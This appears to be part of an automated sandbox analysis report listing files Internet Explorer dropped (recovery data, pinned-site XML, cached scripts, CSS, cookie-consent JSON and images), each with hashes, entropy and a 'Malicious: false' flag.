SHA-512:	B6D939BCB419DB2AA433A03D4A32C3B2A78917D8F19F76C6E37133C65416BB65C42A42498E1FD409F310C0EF2EB20C8BC934218684D75CD03A6F16E38038DB7
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....%.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....0.....O._.T.S.a.m.Y.n.G.x.h.U.7.B.G.Q.6.e.z.0.u.4.Y.t.7.Q.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1B27666B-5418-11EC-90E9-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	332288
Entropy (8bit):	3.5936248772965644
Encrypted:	false
SSDEEP:	3072:OZ/2Bfcdmu5kgTzGt0Z/2Bfc+mu5kgTzGtdZ/2Bfcdmu5kgTzGtpZ/2Bfc+mu5kn:nT/K
MD5:	E631FEBBE3927966D9AD8013ADFA7ECC
SHA1:	D1889BDF74C6698F36CA20BC115511B1840515B0
SHA-256:	0F1476F80B7526E14944C012DF7EDB6247F563905873B4FEAB4143F824BAC1AC
SHA-512:	33DB7A1C5F5BCAE11FF5B19E099A9F3F65B9F495199C09B753F8E4F5236E26081FD4BC9A7687CA21BBE8F9666CFE0EB98E393DFBE6672418F5CB810F61179DF A
Malicious:	false
Preview:	.....>.....F...G...H...I..... .....R.o.o.t. . E.n.t.r.y..... ...$.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....4. .....T.r.a.v.e.l.L.o.g.....T.L.0.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{3067F59D-5418-11EC-90E9-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{3067F59D-5418-11EC-90E9-ECF4BB862DED}.dat	
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.677499300718554
Encrypted:	false
SSDEEP:	12:rI0oXGFXXDrEgm8Gr76FWlXDrEgm8GD7qw9lpQA9dv9lsQ0Y9cC:rIG8WlTG8C9laAH9lr0Y2
MD5:	4A4B3B6F94BE2D87461163D8ADC3772C
SHA1:	7E6AC03093BB0DF006B4A89DE04CD7E74218CA59
SHA-256:	44863ADE48CC6E720AB54EB134DA192200ABBFD6C6F49ED0A1B07952A9946FDF
SHA-512:	5099FECCDBFE15B77DEB71147554DB2795966959D42D098AEBFC0F76E757D93C8ED4010DB6AF1DD421A3E52F525F53D4D8725B1ADB88A73B131915069B4AD32
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....@..%.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.152840884242818
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc41EHSw+3zcaTD90/QL3WIZK0QhPPWXpsVDHkEtMjwu:TMHdNMNxOEmnWimI00ObVbkEtMb
MD5:	0E6893D44C931D5EF1059C9E0E6DE608
SHA1:	33FDCA93E35E4A0356A7D20E7D75FDB810F4D965
SHA-256:	E30F52FCA75421243BFFE46F47080B6E3B384C06C078637B8A329EB06AFF8486
SHA-512:	5979A139E9DD21CC6DFC760EEB802733E481675CF0679DEE5EA2B2B4E48464C960BEC1E7C44F4E4B66C18AC1EC5660046AEB7BCF7FD0CBE9B22E2CDB0F246D1D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xfa134d79,0x01d7e824</date><accdate>0xfa51492b,0x01d7e824</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.154970987811847
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4fLGTkES1GeaTD90/QL3WIZK0QhPPWXpskI5kU5EtMjwu:TMHdNMNxe2kENjnWimI00Obkak6EtMb
MD5:	3D9B11740CAF4A0A68492F4D82E266A5
SHA1:	C0AC69121B82FCC620AFB05B5324B9ACCBFEBF6D
SHA-256:	F451050CE5A2EEB2EB24D8EB1563FC0BC14B4470E51176DB401D7A7BC26C9D4C
SHA-512:	FBBEBCEA8D7A178B273B52D53B366B4DE49CD9BE416959B9B77B2CAC67E621CC7A34E046B032484DA56EEBCB94CC125343CB8FF430B429F34F540A1CC1CA4287
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xf7c87128,0x01d7e824</date><accdate>0xf7e77025,0x01d7e824</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	359
Entropy (8bit):	5.156528424550588
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4GLDB36ncaTD90/QL3WIZK0QhPPWXpsyhBcEEtMjwu:TMHdNMNxvLdqFnWimI00ObmZEtMb
MD5:	B9CDAAC192245D58A80D5F61A7B30D1F
SHA1:	4C4F3FDBFCDFBE57D482BD3B71E8F28663420D11
SHA-256:	2ED574FAFDCD9E914F29C43CD067951F3B13C6451AC7404EBD0C1BDD3B431B70

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
SHA-512:	C8EC04F9B4EA7C4B0B06C6E34B4AFA417FDACF6B5B2DCF20D9FF0501AF5F59E24BD7EE95EE597F769EDC435A43CBDA069498114740DC8D07D11297740A21B3 F4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xfa776ed4,0x01d7e824</date> <accdate>0xfad92ff7,0x01d7e824</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites \Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	349
Entropy (8bit):	5.156066558058632
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4JGvQVzgHaTD90/QL3WIZK0QhPPWXpsgE5EtMjwu:TMHdNMNxiGQBnWimI00Obd5EtMb
MD5:	3D285B731A26DCB53DFF942EAFA5CB6B
SHA1:	691D8CF7E91CBF5EAEE5BCE659B7AF649D28B295
SHA-256:	FEC6B7763DC7C5B84556D95E7228F7C5D24DFE5676D75D702953B3FE8FDC510A
SHA-512:	1B3CE93E92252AB6225964CE91266B41A5256803524B317946F724971B3C62DF37CCD291A2D7D649E7F715A7F38C7B3DC20F4481926CCE4C8F4645B5960929C3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xf89ca353,0x01d7e824</date><acc date>0xf8d37bca,0x01d7e824</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	355
Entropy (8bit):	5.151112421360693
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4UxGwrVSJhvaTD90/QL3WIZK0QhPPWXps8K0QU5EtMjwu:TMHdNMNxhGwZmYnWimI00Ob8K075EtMb
MD5:	FF06516FAF67C5212693E437A809057A
SHA1:	C237772E78992BC2141AC6950498E580AC0BAAC5
SHA-256:	87064472F5767C30FC1EE89DFFB729654BB45D5040243DC9DA0CCFD56830EDE9
SHA-512:	9863BAD20DDC7B7AEB2C9B5956EF3B9006D9D14604FA5A2E6774376FB9A4D0C9A642948B5521D7CB9345B0BCC1A9F900A9FEE720899FD05E5924BE9A06540E 2
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xfaf82e18,0x01d7e824</date> accdate>0xfb172ea1,0x01d7e824</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Y outube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.162429416962111
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4Qun9JOB39+3aTD90/QL3WIZK0QhPPWXpsAkEtMjwu:TMHdNMNx0nrOB4qnWimI00ObxEtMb
MD5:	8AA650C3B810B4A76CC98A419ABCA754
SHA1:	0A73FEB3C25B207B20F189D68D99CDCFEE3BC382
SHA-256:	C5D9F57B030B51CED1E02D6CB274221924DF5850376FED9FC64CE7D09B8C18AE
SHA-512:	2104925431BD60095E6A8E579AC9737E906BDB8C3E8FA34CAD66CA1A8DB6363E5D7622C1A12BEC11A8167C522309CD9E5C1F45B3193673CA6B382367E59503C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xf999b48f,0x01d7e824</date><accdate>0xf 9c701d6,0x01d7e824</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	355

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Entropy (8bit):	5.2205551272326325
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4oTGmTESO1aTD90/QL3WIZK0QhPPWXps6Kq5EtMjwu:TMHdNMNxxxE+nWimI00Ob6Kq5EtMb
MD5:	EF694C352C33CA5CFD305B5F2B80A57E
SHA1:	4EA9DBCEFCF0F3D41C3F1CF85BF5B92B792332C8
SHA-256:	A83FAA8E7D53E72DFA1DC88C3E1CD96615663C4D7DB24D8A9E7DE0DB2611BB53
SHA-512:	9F5E119DAB52036CC40B37A17C2CCE8FCC31DD3AFFBE954DD8A0213C607803B3F76C6E07F268FBDDF7B6A2EEDBDE3ACC79A79E643750B10BEDB81A7B9A3C39CB
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xf8f276dc,0x01d7e824</date><accdate>0xf946423b,0x01d7e824</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	357
Entropy (8bit):	5.149461992573317
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4YX2nGPzGdJVU1aTD90/QL3WIZK0QhPPWXps02CqEtMjwu:TMHdNMNxcd5HnWimI00ObVEtMb
MD5:	72AD68C48FA05086F911F7F3433BCDB8
SHA1:	A1F4A23A9C3F8735836CB5AE534A50AF5606CF5F
SHA-256:	FE03FFEE02138673A9A61B09EB3630E40C250725E6B98F33C7D5B7E1D6BD1BCE
SHA-512:	1403E30B71ED1913736CF5090367FBB54C841CBC9BB56A4FF6F90635DDD55F88D07A4CFE2B7B1DC72552DBCCA09728D2422A51E27EC26DF06D5DED6CC650BC
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xf8040d47,0x01d7e824</date><accdate>0xf8230a72,0x01d7e824</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	353
Entropy (8bit):	5.13725145075394
Encrypted:	false
SSDEEP:	6:TMVBdc9EMdLD5Ltqc4lnGjczY7eaTD90/QL3WIZK0QhPPWXpsiwE5EtMjwu:TMHdNMNxfnULjnWimI00Obe5EtMb
MD5:	3E2143D25282A3B1902FF9A0F2584500
SHA1:	607012A97BDC5DE2D54DA8C3E91780D627A05A8A
SHA-256:	A02806F2C765B89A90BD117A4D998495C93E6119B157CF5EA5A7A140B5A0CDF3
SHA-512:	69CCB7FEF2349A79FCC871FBF34475B7D052021D1B95946F61B1D08CA74CABDB9F96C8F1064E615861150A0892256856160D8A6118467933F58B3A9FB110FFAA
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xf84208e7,0x01d7e824</date><accdate>0xf86107f1,0x01d7e824</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	23586
Entropy (8bit):	4.421241839333696
Encrypted:	false
SSDEEP:	96:YvIJct+6QQQQQdn9KlCzS29dcBUXqL0kE1PIwDzXizS29dcBUXqY:YvI6tin4gzSAcBikESczyzSAcBy
MD5:	9AD993C89BDDE220CCB012FEF4754497
SHA1:	C80CFC8FD9EF020007AC4A2C6A9DB52328690B15
SHA-256:	6495AD434290FBB1CA4852CF11C88A6413CA87AAEAA0E3A4C85D7A6F2FC985D5
SHA-512:	754822AA0B56DF19394EE808CB0F1AB06430ED55C6020BFE44F2D970418FBCA81A2B1B7D24496E7164E0D555B159B35C090013228B6E2B9A2DB3CB72A4A2F0B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Preview:	........".h.t.t.p.s.:././.w.w.w...g.o.o.g.l.e...c.o.m./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....0..... ....v.].X.:.X.:.r.Y.....q.X.S.4.S.4.S.4.S.4.S.4.S.4...X.....0.....q.W.S.4.X.:.....J...A...g..... ..K.H.V.8.....F..B.....B..B..B..B..B...u.....B..B..B..B..B...{..... 5.....k.....7R..8F.....2.....Vb..5C..;I.....R^.....0.....Xc..5C..5C..5C..5C..5C..5C..lv .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\17-361657-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRIYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F F
Malicious:	false
Preview:	define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.local Storage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find ("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c. data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("of fice")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-de pendent]");s.length&&s.data("module-deferred-hover")&&s.html("<p class='meloading'><\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\2d-0e97d4-185735b[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	251398
Entropy (8bit):	5.2940351809352855
Encrypted:	false
SSDEEP:	3072:FaPMULTAHEkm8OUdvUvJZkrqq7pjD4tQH:Fa0ULTAHLOUdvwZkrqq7pjD4tQH
MD5:	24D71CC2CC17F9E0F7167D724347DBA4
SHA1:	4188B4EE11CFDC8EA05E7DA7F475F6A464951E27
SHA-256:	4EF29E187222C5E2960E1E265C87AA7DA7268408C3383CC3274D97127F389B22
SHA-512:	43CF44624EF76F5B83DE10A2FB1C27608A290BC21BF023A1BFDB77B2EBB4964805C8683F82815045668A3ECCF2F16A4D7948C1C5AC526AC71760F50C82AADE2 B
Malicious:	false
Preview:	/*! Error: C:/a/_work/1/s/Statics/WebCore.Statics/Css/Modules/ExternalContentModule/Uplevel/Base/externalContentModule.scss(207,3): run-time error CSS1062: Expe cted semicolon or closing curly-brace, found '@include.multiLineTruncation' */....@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weigh t:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem ;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption, .todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead {bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.title):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .captio

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\52-478955-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	396900
Entropy (8bit):	5.314138504283414
Encrypted:	false
SSDEEP:	6144:WXP9M/wSg/5rs1JuKb4KAuPmqqIjHSjasCr1BgxO0DkV4FcjtIuNK:YW/fjqIjHdl16tbcjut
MD5:	635C7C1B8F0A7A5B28EECA13824ABA3C
SHA1:	84340599D2873DCCED885061C40C89DE26228F3A
SHA-256:	C1478CDAFDCA1FC46CF5BC326FD291913C4922D53D97291612F9243626950FBF
SHA-512:	8B65EBEE5CC15558654151B73B5610126A4AF19DF20EE7DD80F0AC3A46089487F846114C3336F9A457D6545A900EC24CDD6B7752E990FAF3A78BF7C269ADBF6
Malicious:	false
Preview:	var Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBu ndleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n [0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="fun ction"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0, {},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,h.each(function(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3278
Entropy (8bit):	4.87966793369991
Encrypted:	false
SSDEEP:	96:Oy9Dwb40zrvdip5GKZa6AyYs9vjxWCKTS2jQt4ZaX:zqlipc6vxLCSCbZaX
MD5:	073E1A67C16B7E2B0F240F20BAC53174
SHA1:	778663FBA0201814BE193EB38E4F9D8875F322ED
SHA-256:	886E0D5D43DFB17D92EB8C5C80AB0671ED9DE247EC4AD9D71B358F32F7613287
SHA-512:	97FA869A8BE850E759BDB5AAA0E850B787358CC4EED55796F6B51D1AFD5B6B25CF7A6FAC5FCD67AA9588876F208D40449ED94886046177B6FEAA083743B01696
Malicious:	false
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":true,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","gb","ws","gd","ge","gg"

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AAKp8YX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.3622228747283405
Encrypted:	false
SSDEEP:	12:6v/7YBQ24PosfCOy6itR+xmWHsdAmbDw/9uTomxQK:rBQ24LqOyJtR+xTHs+jUx9
MD5:	CD651A0EDF20BE87F85DB1216A6D96E5
SHA1:	A8C281820E066796DA45E78CE43C5DD17802869C
SHA-256:	F1C5921D7FF944FB34B4864249A32142F97C29F181E068A919C4D67D89B90475
SHA-512:	9E9400B2475A7BA32D538912C11A658C27E3105D40E0DE023CA8046656BD62DDB7435F8CB667F453248ADDCB237DAEAA94F99CA2D44C35F8BB085F3E005929BD
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..S=K.A.}{...3E..X.....`..S.A.k.l.....X..g.FTD,....&D...3.....^..of.....B....d.....,.....P...#.P.....Y.~...8:..k..`.(.!1?.....]*.E.'.$.A&A.F..._~.l....L<7A{G.....W.(.Eei..1rq....K....c.@.d..zG..|.?.B.)....`.T+.4...X..P...V .^....1..../.6.z.L.`...d.|t...;.pm..X...P]..4...{..Y.3.no(...<..\l...7T.....U..G..,.a..N..b.t..vwH#..qZ.f5;.K.C.f^L..Z..e`...lxW.....f...?..qZ....F.....>.t....e[.L...o..3.qX.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AAQCgDb[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	36113
Entropy (8bit):	7.906769801243059
Encrypted:	false
SSDEEP:	768:lee/a8zxIXkWEp9v5yW1WSH1x6S4zFFnh2S96LL2iT:IRCsp/94nSHj8zFFnh2S9KLFT
MD5:	7EB2C6AFF772712CB5C5430050503581
SHA1:	E80334CA32FF05AD16B7D8E322200F8DF9BBE86D
SHA-256:	C7FC141B8CB74F3BE9EDFC961162EF4A52EDDD0EC8068DAD4B197E9E000C6858
SHA-512:	90898FDBEBA87CC879ADA6194B5B83BAE64BF0114C3F3EFC3A0F8D3DF73287D30EE69BB6A0C2FB6D53C639062114073730C7FF1AFB94989601786B4E220A705E
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....`...b..)..).b.0.1...1LA..&)...LB)...2.....!q@....R.qLa..p..\P....(.....p..8.CA..;....!.....)..(e!.R..)....Hp.....(.....!..&!..LP.LSB.b.@...C@....4..LLJb.h.(....4...S@4..&(.1LB.@...&).1.....&...b..LP.m..+@..L...n(.1@.E.&(.G....(..4 ...).11LA..1LA..LS.....).11L.1A,\P..c.P.....&.....;..P(cB....h\R..(..R..)1....."...hp..(...b..(.h.(..Lm1.B.S...!..P!...@.4.%.....7..&(...A.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARkL8h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9123
Entropy (8bit):	7.913864579468599
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\AARkL8h[1].jpg	
SSDEEP:	192:QoLz6er02KZU5SQ6lw554KoxySuYhQ8DeR+cdiA9q7/e:bn6pZUT6lw+1uYi8yocbp
MD5:	578B116678B72272439230A0C549BFC6
SHA1:	8BE6E8A2A519A70AB9CCA1BDA753C4CB8DA01D69
SHA-256:	CAC42425E1B679517E84258E10633CA542A9AB1C6511F547B0A4A45372824E2D
SHA-512:	F53886EE798F50C35184133DE55493FF83842C515BDB96574FD72A57592528B84BC283369E12EF8BF9D78B1F7E80D9C1B284CB08D221ECF142DE496C8800B72E
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....S..b.....#..?..?Jcg.R.P.@.....z.`..Q@.@.@....P.....0.@.@..!....8...@b....-_.X~.....=..i..ZB25....`...(..?.."..8...j.....c.-..&....4.*.....t..c.....7....;,w.....R.reN..*H..'WS.....9?Z.m.(.....(.E...-.....2s..X.R3(rpx...6....(...1.....:.3<b.....@...<Mj...T.u^%.~.nc....+.....\5..'.z.X.K.....D..Kn.....(.....K!....a.....3~.b}....._..

